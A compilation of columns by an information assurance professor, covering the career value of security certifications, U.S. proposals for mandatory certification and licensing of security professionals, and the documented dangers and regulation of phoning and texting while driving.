This well-organized resource is useful for every organization doing business today. Almost every business may end up with customers residing in locations outside the jurisdiction of the office where an order is placed, yet many of the laws require notification of the data subjects based on where they reside, not where the vendor or supplier is located. Readers should make a point of supplying this document to their corporate counsel and to the IA professionals responsible for setting and enforcing policies and procedures relating to data security breaches and legal compliance. In particular, every computer security incident response team, for example, should use the "International Security Breach Notification Survey"< http://www.mekabay.com/infosecmgmt/security_breach_laws.pdf > in its planning.

We owe a vote of thanks to the experts at Foley & Lardner and at Eversheds for their excellent work.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Security Certifications and Jobs:
Do IA Certifications Improve Hiring, Promotion & Salaries?

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The economic doldrums< http://www.networkworld.com/news/2009/033109-it-spending.html > that struck the US and the rest of the world in 2008 and 2009 are not over yet, although the New Year brings hope of recovery.< http://www.networkworld.com/news/2009/120709-economic-recovery-will-your-it.html >

Recently a young reader just completing his Certified Ethical Hacker (CEH)< http://www.infosecinstitute.com/courses/ethical_hacking_training.html?ceh5&gclid=CJPaqNnVjZ8CFchn5Qod9D4KrQ > certification asked me whether information assurance (IA) certifications matter in getting a job, and if so, which certifications are best.

In "Professional Certification and Training in Information Assurance," (Chapter 74, by Christopher Christian, M. E. Kabay, Kevin Henry, and Sondra Schneider) from the Fifth Edition of the *Computer Security Handbook* (Wiley, 2009)< http://www.amazon.com/Computer-Security-Handbook-2-Set/dp/0471716529 >, we write,

> Sometimes students, professionals, and marketers use the terms "certificate" and "certification" interchangeably. In addition, academics and professionals sometimes differ in their interpretation of "accreditation."
>
> - A *certificate* is a "document providing official evidence: an official document that gives proof and details of something such as personal status, educational achievements, ownership, or authenticity."[1]
>
> - *Certification*, in this context, is the process (thus, a verb) of examining the work experience, knowledge and trustworthiness of a candidate for a particular certificate; confusingly, the certificate granted for qualified applicants is often referred to as a particular *certification* (and thus, a noun).
>
> - "Accreditation" refers to the process of "officially recogniz[ing]" a person or organization as having met a standard or criterion. In information assurance, accreditation is carried out by official, industry- and government-recognized bodies.

In a later section of the chapter, we write,

> Certification differs from a certificate program, which is usually an educational offering that confers a document at the program's conclusion.
>
> Accreditation of a certification involves a voluntary, self-regulatory process established by defined organizations and using published standards. Accreditation is granted when stated quality criteria are met.
>
> By submitting to accreditation and enforcing documented, verified standards for

> professional certification, organizations … seek to protect the public and consumers against meaningless claims of professionalism.

This article and the next two focus on certification. In line with the comments above, readers should always investigate the degree of accreditation backing any given certification; unaccredited certifications may be worth the same as the degrees that are offered as "Degree Without Studying: Earn an Accredited Degree based on your Work or Life Experience."

In general, information-technology (IT) specialists are doing pretty well despite the rotten economy.< http://www.networkworld.com/salary/2009/ > Indeed, some reports indicate that employers are actually having trouble filling high-end, specialized positions.< http://napps.networkworld.com/news/2009/111609-the-best-jobs-for-it.html?hpg1=bn >

In April 2008, Denise Dubie of *NetworkWorld* wrote, "A CompTIA skills survey released in February had security listed as the No. 1 skill among three-quarters of the 3,578 IT hiring managers polled. Foote Partners reports that security skills accounted for 17% of base pay in the fourth quarter of 2007, and pay for network security management skills increased by more than 27% in 2007."< http://www.networkworld.com/news/2008/041708-careers.html?page=2 > She added,

> But going forward, IT professionals will need to be able to incorporate their security savvy into network, wireless, application, operating system and other IT areas to best compete.
>
> "Firewall, data leak, compliance -- you name it and it's in demand for security," says CompTIA's [Neill] Hopkins [vice president of skills development at the Computer Technology Industry Association< http://www.comptia.org/home.aspx >]. "In the networking field, you need to also be an expert at security, but going forward skills around how to train staff and employees to be security-aware will have to be developed."

In the 2008 "Information Security Career Progression"< http://www.isaca.org/ContentManagement/ContentDisplay.cfm?ContentID=42042 > survey by the Information Systems Audit and Control Association (ISACA)< http://www.isaca.org/ >, the researchers found that in their November 2007 survey of "1,426 CISMs from 73 countries,"

> CISM [Certified Information Security Manager] comes in as the second-highest paid IT certification, at an average of US $115,072 annually. This is especially interesting when compared to the fact that in the same survey, security, which was the highest paid discipline in 2006, fell to fourth place in 2007—from an average salary of US $93,500 to US $87,890. At US $115,072, CISM is clearly being recognized as an asset among business leaders…. CISMs are experiencing tremendous career growth while acquiring responsibility for issues that demonstrate value to the business.

In the next article in this five-part series, I'll continue the review of a few more surveys and studies of the job-value of security certifications.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html >

in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Security Certifications and Jobs: More Evidence of Value

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the second of five articles discussing the benefits (if any) of security certifications in the job market. In the first article < insert_NWSS_url_for_part-1 >, a number of studies suggested that certifications do indeed improve prospects for hiring and higher salaries.

In this article, I conclude the review of recent studies and surveys with yet more encouraging news for holders of security certifications.

* * *

In June 2008, *NetworkWorld* writer Jon Brodkin pointed out that "Overall, the value of 164 IT certifications measured by Foote dropped 4.9% the past two years and 1.6% in the six-month period ending April 1 [2008]." However, Brodkin wrote, "Some certifications are bucking the trend and rising in value. IT security certifications rose 3.1% in value over the past two years and 1.2% in value in the last six months. Certain types of security skills are seeing dramatic growth. A 27% rise in value was measured for the Certified Information Security Manager designation, just in the past six months. In second place with a 25% rise in the last six months was the GIAC Security Expert cert."< http://www.networkworld.com/newsletters/edu/2008/060208ed1.html >

In a follow-up article, Brodkin reported on a survey< http://www.isc2.org/uploadedFiles/Industry_Resources/2008_Global_WF_Study.pdf > carried out for the International Information Systems Security Certification Consortium, (ISC)^2,< http://www.isc2.org > which showed "that holders of the CISSP, SSCP or CAP certifications who work in the Americas and have at least five years experience earn [an average of] $102,376 per year – more than $21,000 higher than IT pros who also have five years experience but lack the certifications."< http://www.networkworld.com/newsletters/edu/2008/060908ed1.html >

Reporting on the popularity of security certifications, Joan Goodchild of *CSO Magazine* wrote about a CompTIA survey that came out in late October 2009. The study of over 1,500 IT workers found that many of them planned to pass certifications in security, ethical hacking, and digital forensics.< http://www.networkworld.com/news/2009/110509-survey-security-certifications-hot-among.html > Goodchild added,

…[M]ore companies are requiring IT security certification…. [T]he number of organizations where IT security certification is required has increased by half and is continuing to grow; 32 percent of employees were required to have certifications in 2008, compared to 20 percent in 2006.

Foote Partners LLC< http://www.footepartners.com/ > maintains a database with constant updates to produce its annual "IT Skills and Certifications Pay Index." The latest edition (as of this writing in the first week of January 2010) includes "data collected through January 1, 2010." A 55-page PDF sample of the $2,500, 305 page quarterly report ($9,750 for a year's worth of reports) is available free online< http://www.footepartners.com/SamplePages2010HTSCPI_Rev2.pdf > to illustrate the format of

the report (most of the charts have been redacted to blanks).

Among the 201 specializations studied by Foote Partners, 34 certifications< insert_NWSS_link_to_popup_table_*784b-popup-table.docx* > specifically involve security, auditing, forensics, or penetration testing.

Founder David Foote, who also serves as Foote Partners' CEO & Chief Research Officer, was quoted in a December 31, 2009 interview in a Bank Information Security podcast< http://www.bankinfosecurity.com/podcasts.php?podcastID=404 > as saying that "Information security is the hot career option for professionals in 2010 and beyond." He was also interviewed back in August 2009 by Carolyn Gibney of SearchSecurity< http://itknowledgeexchange.techtarget.com/security-wire-weekly/security-job-market-heating-up/ > and said much the same thing: "Foote says there's reason for those in the security industry to be optimistic."

The January 5, 2010 issue of the System Administration and Network Security (SANS) < http://www.sans.org > *NewsBites* < http://www.sans.org/newsletters/newsbites/newsbites.php?vol=12&issue=1 > started with the following assertion in an advertisement for the organization's courses:

> The hottest security skills employers are seeking for 2010:
>
> 1. Red teaming/penetration testing (systems/networks and applications)
> 2. Forensics
> 3. Security essentials
> 4. Reverse engineering malware
> 5. Auditing networks and systems (hands-on testing)
> 6. Intrusion detection
> 7. Security management and leadership
> 8. Securing virtual systems
> 9. CISSP certification
>
> Plus: Effective presentation skills for security professionals.

This last point is important: in addition to technical skills, communications and management skills are valuable to IA professionals. Recently Paul Dorey, < http://uk.linkedin.com/in/pauldorey > chairman of the Institute of Information Security Professionals< https://www.instisp.org/SSLPage.aspx?pid=183 > in Britain, was quoted< http://searchsecurity.techtarget.co.uk/news/article/0,289142,sid180_gci1355122,00.html > as follows:

> "We are entering a time when IT security people are going to have to move from being merely advisors to the business to real professionals whose views are listened to," he said. As IT supports every aspect of life, security breaches become potentially life-threatening or disastrous for their organisations. Just as bridge designers and structural engineers work to common and consistent standards and are therefore respected, he said, so security professionals should command the same level of respect.
>
> For that to happen, security professionals need to communicate effectively with a wide range of disciplines – including audit, risk assessment and compliance, IT and engineering. "They need to be like chameleons to fit into those disciplines," he said. "You may not become an expert in them all, but you must at least don the facade. ... Get

some mentoring to help you understand them."

In the next article in this five-part series, I'll look at the wider context of certification and licensing for a range of professionals in the United States and point to the efforts beginning in the early 2000s to force certification for IA officers in the US Department of Defense.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Security Certifications and Jobs:
Context for Discussions of Mandatory Certification

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the third of five articles discussing the benefits (if any) of security certifications in the job market. In the first article < insert_NWSS_url_for_part-1 >, a number of studies suggested that certifications do indeed improve prospects for hiring and higher salaries. In the second article, < insert_NWSS_url_for_part-2 > we looked at some more recent studies and surveys with yet more encouraging news for holders of security certifications.

In this third article, I look at the wider context of certification and licensing for a range of professionals in the United States and point to the efforts beginning in the early 2000s to force certification for IA officers in the US Department of Defense.

* * *

Many professions require government-recognized authorization (licensing) for professionals to practice their trade. In the United States alone, for example,

- Medical doctors must be certified by state medical boards < http://www.fsmb.org >; according to the history page on the Web site of the Federation of State Medical Boards,< http://www.fsmb.org/history.html > "The Federation of State Medical Boards of the United States, Inc., was founded in February 1912, as the result of a merger between the National Confederation of State Medical Examining and Licensing Boards (established in 1891) and the American Confederation of Reciprocating Examining and Licensing Boards (established in 1902)."
- Nurses< https://www.ncsbn.org/ >, pharmacists, < http://www.bls.gov/oco/ocos079.htm >, chiropractors,< http://www.bls.gov/oco/ocos071.htm >, and other specialists in medical care must be licenses by state boards.
- Lawyers must pass state bar association examinations< http://www.abanet.org/barserv/stlobar.html > to be allowed to practice law or even to provide legal advice (hence the often-repeated warning "I-am-not-a-lawyer-and-this-is-not-legal-advice-for-legal-advice-consult-an-attorney-with-expertise-in-this-area-of-the-law" which prevents accusations of practicing law without a license).
- In all but four states, private investigators must obtain a state license.< http://www.pimagazine.com/private_investigator_license_requirements.html >
- Certified Public Accounts are licensed by state boards< http://www.aicpa.org/Legislative+Activities+and+state+licensing+Issues/ > for specific classes of financial accounting services.
- Taxi drivers must comply with state regulations for appropriate classes of drivers' licenses and with city taxi commissions who set qualifying exams and often determine rates that companies or independent drivers may charge.< http://www.bls.gov/oco/ocos245.htm#training >

In August 2004, the US Department of Defense (DoD) promulgated Directive 8570.1, the

"Information Assurance Workforce Improvement Program and implemented it as of December 19, 2005; it was updated on May 15, 2008.< http://www.dtic.mil/whs/directives/corres/pdf/857001m.pdf > The International Information Systems Security Certification Consortium (ISC)^2 describes< http://www.isc2.org/dod-fact-sheet.aspx > 8570.1 as follows (major bullets added):

- **What is U.S. DoD Directive 8570.1?** This DoD-wide policy, made official in August 2004 and implemented according to the requirements of DoD 8570.1M Manual in December 2005, requires any full- or part-time military service member, contractor, or foreign employee with privileged access to a DoD information system, regardless of job or occupational series, to obtain a commercial information security credential accredited by ANSI or equivalent authorized body under the ANSI/ISO/IEC 17024 Standard. The Directive also requires that those same employees maintain their certified status with a certain number of hours of continuing professional education each year.
- **How many DoD personnel are affected by this mandate?** DoD officials estimate that the number could top 100,000 people, including any full- or part-time military service member, contractor, or foreign employee with privileged access to a DoD information system, regardless of job or occupational series.

  . . . .
- **What is the significance of this mandate and of commercial certification in general?** This mandate will have far-reaching implications, including:
  - The Directive is viewed as a government endorsement of the effectiveness and cost-efficiency of commercial certification.
  - It provides military and civilian personnel with a certification that is professional, internationally recognized and vendor-neutral (not tied to any agency, technology or product).
  - It provides a portable certification that is recognized in both the public and private sectors.
  - It mandates and endorses a global standard (ANSI/ISO/IEC 17024).
  - It positions the information security profession as a distinct job series.

In the fourth of this five-part series, I'll look at the controversy surrounding US government proposals for mandatory certification of security professionals.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Security Certifications and Jobs:
Mandatory Certification & Licensing for IA Professionals

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this fourth article in this five-part series, I look at the controversy surrounding US government proposals for mandatory certification of security professionals.

* * *

On April Fool's Day 2009, Senators John D. "Jay" Rockefeller (D-WV)< http://rockefeller.senate.gov/ > and Olympia Snow (R-ME)< http://snowe.senate.gov/public/ > introduced Senate Bill 773< http://thomas.loc.gov/cgi-bin/bdquery/D?d111:1:./temp/~bd2cJW:@@@L&summ2=m&|/bss/111search.html| >, "A bill to ensure the continued free flow of commerce within the United States and with its global trading partners through secure cyber communications, to provide for the continued development and exploitation of the Internet and intranet communications for such purposes, to provide for the development of a cadre of information technology specialists to improve and maintain effective cybersecurity defenses against disruption, and for other purposes." The bill's short title is the "Cybersecurity Act of 2009."

Among other important proposals bearing on the security of critical communications and computing infrastructure,< http://searchcompliance.techtarget.com/news/article/0,289142,sid195_gci1354611,00.html > the bill would introduce what Scott Petersen of SearchCompliance.com describes as, "a raft of new federal security standards and certification and licensing requirements that could have major impacts on businesses and security professionals."

Ben Bain ably summarized the key points of the bill about licensing in a June 18, 2009 article in *Federal Computer Week*.< http://www.gcn.com/Articles/2009/06/30/Cybersecurity-licensing-proposal-FAQ.aspx >

From what I can tell by reading the pro/con arguments, here's a summary of the arguments. I leave it to readers to make up their own minds.

Support

- Other professions involving public safety require government-sanctioned standards and licenses: why shouldn't critical infrastructure protection?
- Federal government involvement will support nationwide promulgation of better security standards than a hodge-podge of state-government run programs or the chaos of independent standards.
- Defining federal security standards will lend credibility to information assurance and serve as a boost to security awareness.
- Federal standards for the civilian sector will inevitably improve government standards as well.
- Forcing industry to spend money on training and certification will overcome the risk-tolerant, short-term focus on quarterly bottom lines that interferes with rational security management.

- Certification would weed out charlatans and incompetents who move from victim to victim as they provide bogus, wasteful, ineffective information assurance advice.
- Certification, with its usual requirement for continuing professional education, may support continued learning and adaptation to a changing security environment.
- The new law would bring regulatory and legal pressure to bear on the private sector to bring security standards in line with government security standards such as the Federal Information Security Management Act (FISMA).< http://csrc.nist.gov/groups/SMA/fisma/index.html >
- Legal force would bring the research and standards< http://csrc.nist.gov/ > defined by the National Institute of Standards and Technology (NIST)< http://www.nist.gov/index.html > Information Technology Laboratory (ITL)< http://www.nist.gov/itl/ > Computer Security Division (CSD)< http://www.nist.gov/itl/computer_security.cfm > to the private sector more strongly.
- Testing, certification, and licensing should be removed from organizations that profit from training and education.
- All resistance to government involvement in any aspect of business is the mark of either Fascists or devil-worshippers. [OK, it's joke #1 – it's an unspoken bias that I suspect is held by some proponents.]

Objections

- Involving government agencies in any aspect of security for a rapidly-evolving high-technology field will slow down people's ability to respond to changing threats.
- The legislation fails to define the terms "critical infrastructure" and "cybersecurity services" used in defining its mandatory licensing scheme.
- Establishing mandatory training, certification and licensing standards will be difficult and tale much longer than the one-year deadline envisaged in the bill.
- Although mandatory certification might be acceptable, mandatory licensing raises much more troubling questions about the nature of the licensing authority, costs, and liability for errors by licensed professionals.
- If licensing is accepted, it must be controlled by state governments, not the federal government, just as other professional licensing is managed.
- The legislation would be expensive and difficult to implement, especially for small-to-medium businesses.
- Unless there are funds allocated for establishing mandatory certification and licensing processes, the bill will be another unfunded or underfunded mandate that will fail because of inadequate planning and resources.
- Mandatory certification requirements may include grandparent clauses that allow incompetent, unqualified personnel to continue in positions of responsibility over information assurance organizations and functions.
- Continuing education requirements for security certifications are too lax to guarantee measurable, real-world growth or even maintenance of professional knowledge and skills in information assurance.
- Compliance with security standards is not in itself a guarantee of improved security.
- Removing competition from testing, certification and licensing will reduce or eliminate free-market pressures for improvement and excellence.
- All government involvement in any aspect of business is the mark of either Communists or devil-worshippers. [OK, it's joke #2 – it's an unspoken bias that I suspect is held by some opponents.]

In the next (and last) article, I'll (finally) respond to a young correspondent's request for guidance about the "best" security certification for improving job prospects.

* * *

For Further Reading

Bain, B. (2009). “Cybersecurity training: The battle over mandates.” *Federal Computer Week* (2009-06-18). < http://fcw.com/articles/2009/06/22/feat-cybersecurity-training.aspx?s=training_130709 >

Castro, D. (2009). “Certifications are not a panacea for cybersecurity woes.” *Federal Computer Week* (2009-12-01). < http://www.fcw.com/Articles/2009/12/01/COMMENT-Castro-certification.aspx >

HSNW (2009). “Licensing cybersecurity professionals, I.” *Homeland Security Newsletter* (2009-06-23). < http://homelandsecuritynewswire.com/licensing-cybersecurity-professionals-i >

HSNW (2009). “Licensing cybersecurity professionals, II.” *Homeland Security Newsletter* (2009-06-24). < http://homelandsecuritynewswire.com/licensing-cybersecurity-professionals-ii >

Monroe, J. S. (2010). “Certifications: A false sense of security.” *Federal Computer Week* (2010-01-05). < http://fcw.com/articles/2010/01/11/backtalk-security-certification.aspx?s=fcwdaily_060110 >

With special thanks to MSIA Prof Paul Brusil, Chief Scientist and Founder of Strategic Management Directions, for several references.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Security Certifications and Jobs: Is There a Best Certification?

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this last article in a series of five, I'll (finally) respond to a young correspondent's request for guidance about the "best" security certification for improving job prospects.

What's the best tool for solving a problem in your house?

There is no best tool for an undefined job. Nobody can rationally decide whether a hammer or a power drill is the "best tool" without specifying what job the tool is supposed to do. So it is with certifications.

In a conversation with former graduate student recently, we were discussing precisely this question. The student, a US Army veteran with a wide background in information technology (IT), was pleased with his MSIA< http://infoassurance.norwich.edu/ > degree but now wondering whether to hurry up and complete a Certified Information Systems Security Professional (CISSP)< https://www.isc2.org/cissp/default.aspx > exam right away, wait until the graduation ceremony and exam in June, or take another certification such as the Certified Information Systems Auditor (CISA)< http://www.isaca.org/Template.cfm?Section=CISA_Certification&Template=/TaggedPage/TaggedPageDisplay.cfm&TPLID=16&ContentID=4526 > or Certified Information Systems Manager (CISM)< http://www.isaca.org/Template.cfm?Section=CISM_Certification&Template=/TaggedPage/TaggedPageDisplay.cfm&TPLID=16&ContentID=4528 >. He was also considering Security+< http://www.comptia.org/certifications/listed/security.aspx > certification.

Naturally, I responded to his questions with a preliminary, "Well, it depends" – the answer that gets academics in hot water with people (not my student) who insist on cut-and-dried, yes-no answers. I pointed out that there are lots of valuable certifications and lots of interesting career directions in security; the goal as we consider options is to find the intersection subset of useful certifications for interesting specializations in the field.

In my student's case, he expressed interest in moving away from strictly technical, relatively low-level network-administration jobs into higher-level, security-management jobs. That information made it easy to point to the CISSP and the CISM as excellent career-enhancing certifications for him. He agreed with my comment that security auditing is a useful contribution to security management, so the CISA is valuable and appreciated by potential employers.

My student asked how he could best prepare for these exams. Would review guides or courses be useful? I responded that I'm skeptical about the long-term value of short cram-courses (e.g., "3-day CISSP Prep"); however, longer courses, especially those that provide mentoring and discussion groups, can be useful to committed students. Review questions are useful as diagnostic tools; they can serve to warn a user that a section of the common body of knowledge for their certification exam is missing or unclear. Some exam guides have proven themselves over years to be of value and have now become textbooks in their own right. Shon Harris' *CISSP All-in-One Exam Guide* is now in its Fifth Edition< http://www.amazon.com/CISSP-All-One-

Guide-Fifth/dp/0071602178 > and has 1216 pages – more than the Fourth Edition of the *Computer Security Handbook* (2002)< http://www.amazon.com/Computer-Security-Handbook-Seymour-Bosworth/dp/0471412589 > from Wiley.

I admitted that I am completely biased, but I suggested that the Fifth Edition of the *Computer Security Handbook* (2009) < http://www.amazon.com/Computer-Security-Handbook-2-Set/dp/0471716529 > makes an excellent review text for the CISSP and for the Information Systems Security Management Professional (ISSMP)< https://www.isc2.org/issmp/default.aspx > concentration.

Finally, I mentioned to my student that online study groups can be helpful in preparing for certification exams. In addition to the restricted MSIA-related group we run for alumni of our program, there's an excellent public site< http://cccure.org > that has a wealth of resources and forums for anyone interested in posting questions and sharing knowledge in our field.

Study well!

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Talking on Mobile Phones While Driving: Documented Dangers

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

It seems to me that there's been a lot of newspaper,< http://topics.nytimes.com/top/news/technology/series/driven_to_distraction/index.html?scp=1&sq=CELL%20PHONES%20DRIVING&st=cse > radio,< http://www.npr.org/templates/story/story.php?storyId=120778418 > TV< http://www.cbsnews.com/blogs/2009/10/12/crimesider/entry5379686.shtml > and even *Network World*< http://www.networkworld.com/news/2009/072909-methods-used-in-cell-phonedriving-studies.html?page=1 > coverage in this past year about the dangers of talking on mobile phones while driving.

The impressively named National Consumer Advocacy Commission (NCAC) has created a "Cell Phone Safety" Web site< http://www.cellphonesafety.org > full of useful information about the topic. Unfortunately for its credibility, NCAC seems to be a mysterious organization about which I was able to learn almost *nothing* online except through a Domain Name System (DNS) lookup using betterwhois.com.< http://betterwhois.com > Even that didn't reveal much: the registrant has concealed all identifying information using a proxy domain registrar. It's hard to trust someone about whom one knows nothing. [Mind you, to be fair, my own domain, mekabay.com, has the wrong contact information listed as well, because I forgot to get the excellent InMotionHosting< http://www.inmotionhosting.com/ > Web hosting provider to change it. I do have a contact page,< http://www.mekabay.com/contact > though, with what some colleagues think is *too much* detail about myself.]

The Cell Phone Safety Site has a good summary of "Cell Phone Driving Hazards"< http://www.cellphonesafety.org/vehicular/ > with several links to discussions of research. The primary issue with talking on cell phones, with or without hands-free systems, is distraction. The page includes these two crucial paragraphs (links are from the original page):

> **Driver Distraction**
>
> Automobiles and cell phones don't mix. A University of Utah study< http://unews.utah.edu/p/?r=062206-1 > implies driving while talking on a cell phone reduces a driver's response time to the same levels observed in drunk drivers and "old folks."< http://web.utah.edu/unews/releases/05/feb/cellphones.html > Even though automakers initially built mobile phones into car systems, and they continue to design successive generations of sophisticated telecommunications bundles, statistics are mounting that suggest distractions from cell phones increase accidents.
>
> Profoundly alarming studies, however, fly in the face of even current cell phone legislation.< http://www.cellphonesafety.org/regulation/legislation.htm > States that ban use of hand-held phones while driving fail to acknowledge the growing body of evidence that shows, hand-held or hands-free, it's the act of participation in a conversation that's tantamount[sic: I guess they meant "paramount"] in the cell phone safety debate.

Truth About Hands-Free

> A growing body of evidence suggests that drivers that simply involve themselves in a conversation suffer debilitating distractions. Hands-free phones may even lead drivers to believe they are safer, argue some safety advocates. Complex business transactions and emotionally involved conversations reduce driver reaction times and steal away attention.[sic] on the part of all drivers.

In part two of this two-part series, I'll provide resources for tracking laws governing talking on mobile phones while driving.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Talking on Mobile Phones While Driving: Regulations & Resolutions

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Driving while talking on mobile phones is dangerous, as I explained in the previous column. In this column, I review some resources for knowing what various jurisdictions in the US, Canada and Europe have decided about the practice.

In Canada, "New Brunswick and Alberta are the only provinces that still allow talking on a hand-held cellphone while driving."< http://www.cbc.ca/canada/new-brunswick/story/2010/01/05/nb-cell-phone-driving-ban-125.html > In Britain, < http://www.greenflag.com/help/drivingguide_mobile.html > using a hand-held mobile phone while driving is illegal, as it is in most of Europe.< http://www.angloinfo.com/ > In the United States, the Governors Highway Safety Association< http://www.ghsa.org/ > posts a comprehensive table< http://www.ghsa.org/html/stateinfo/laws/cellphone_laws.html > showing full details of exactly which regulations affect which types of phone and which types of drivers. The summary at the top of the table is as follows as of January 2010:

Current state cell phone driving law highlights include the following:

- Handheld Cell Phone Bans for All Drivers: 6 states (California, Connecticut, New Jersey, New York, Oregon and Washington), the District of Columbia and the Virgin Islands prohibit all drivers from talking on handheld cell phones while driving.
    - With the exception of Washington State, these laws are all primary enforcement—an officer may ticket a driver for using a handheld cell phone while driving without any other traffic offense taking place.
- All Cell Phone Bans: No state completely bans all types of cell phone use (handheld and hands-free) for all drivers, but many prohibit cell phone use by certain segments of the population.
    - Novice Drivers: 21 states and the District of Columbia ban all cell use by novice drivers.
    - School Bus Drivers: In 17 states and the District of Columbia, school bus drivers are prohibited from all cell phone use when passengers are present.
- Text Messaging: 19 states, the District of Columbia and Guam now ban text messaging for all drivers.
    - Novice Drivers: 9 states prohibit text messaging by novice drivers.
    - School Bus Drivers: 1 state restricts school bus drivers from texting while driving.
- Preemption Laws: 6 states have laws that prohibit local jurisdictions from enacting restrictions. In other states, localities are allowed to ban cell phone use or texting while driving.
- Some states, such as Maine, New Hampshire and Utah treat cell phone use as a larger distracted driving issue.
    - Utah considers speaking on a cellphone to be an offense only if a driver is also committing some other moving violation (other than speeding).

I think the evidence about the dangers of driving and talking on the phone is crystal clear: the distraction is potentially equivalent to the impairment from drinking a significant amount of

alcohol. Ironically, I'm a lifelong teetotaler< http://dictionary.reference.com/browse/teetotaler >, as I always tell my students, who frequently think that I am so off the wall that I must be on drugs; it would be stupid to avoid drugs only to embrace an equivalent. So for what it's worth, one of my 2010 New Year's Resolutions is to stop using my mobile phone when I'm driving.

I hope you will join me in "t-t-total abstinence" from cell-phone use while driving. I especially hope you'll convince your kids to stop!

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Texting on Mobile Phones While Driving: Duhhh

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Alyssa Burns was driving on Iowa Country Road 800N on June 25, 2009. The 17 year old was a good student and was popular among her schoolmates. She was also driving in the wrong lane while she was texting a conversation on her mobile phone – and had not buckled her seat belt – when she swerved into the ditch and died. http://desmoines.injuryboard.com/automobile-accidents/fatal-choice-texting-while-driving.aspx?googleid=265820 >

Nicholas Sparks, 25, was driving his tow truck and "using two cell phones — texting on one and talking on another — when he crashed into a car, drove through a fence and into a house before finally ending up in a swimming pool…."< http://www.automotive-fleet.com/News/Story/2009/07/Texting-Tow-Truck-Driver-Lands-in-Swimming-Pool.aspx >

If driving while talking on a mobile phone is dangerous, as I have discussed in two previous columns, how can anyone doubt that texting while driving is insanely dangerous?

The law firm of Edgar Snyder & Associates has an extensive series of pages on car accident statistics that discuss texting while driving< http://www.edgarsnyder.com/car-accident/cell/statistics.html > and provide links to news reports and primary sources. Some of their observations are horrifying. For example, some key points from their summary of a Virginia Tech Transportation Institute study include

- A car driver dialing a cell phone is 2.8 times more likely to get into a crash than a non-distracted driver.
- A truck driver texting while driving is 23.2 times more likely to get into an accident than a trucker paying full attention to the road.
- A truck driver dialing a cell is 5.9 times more likely to crash.
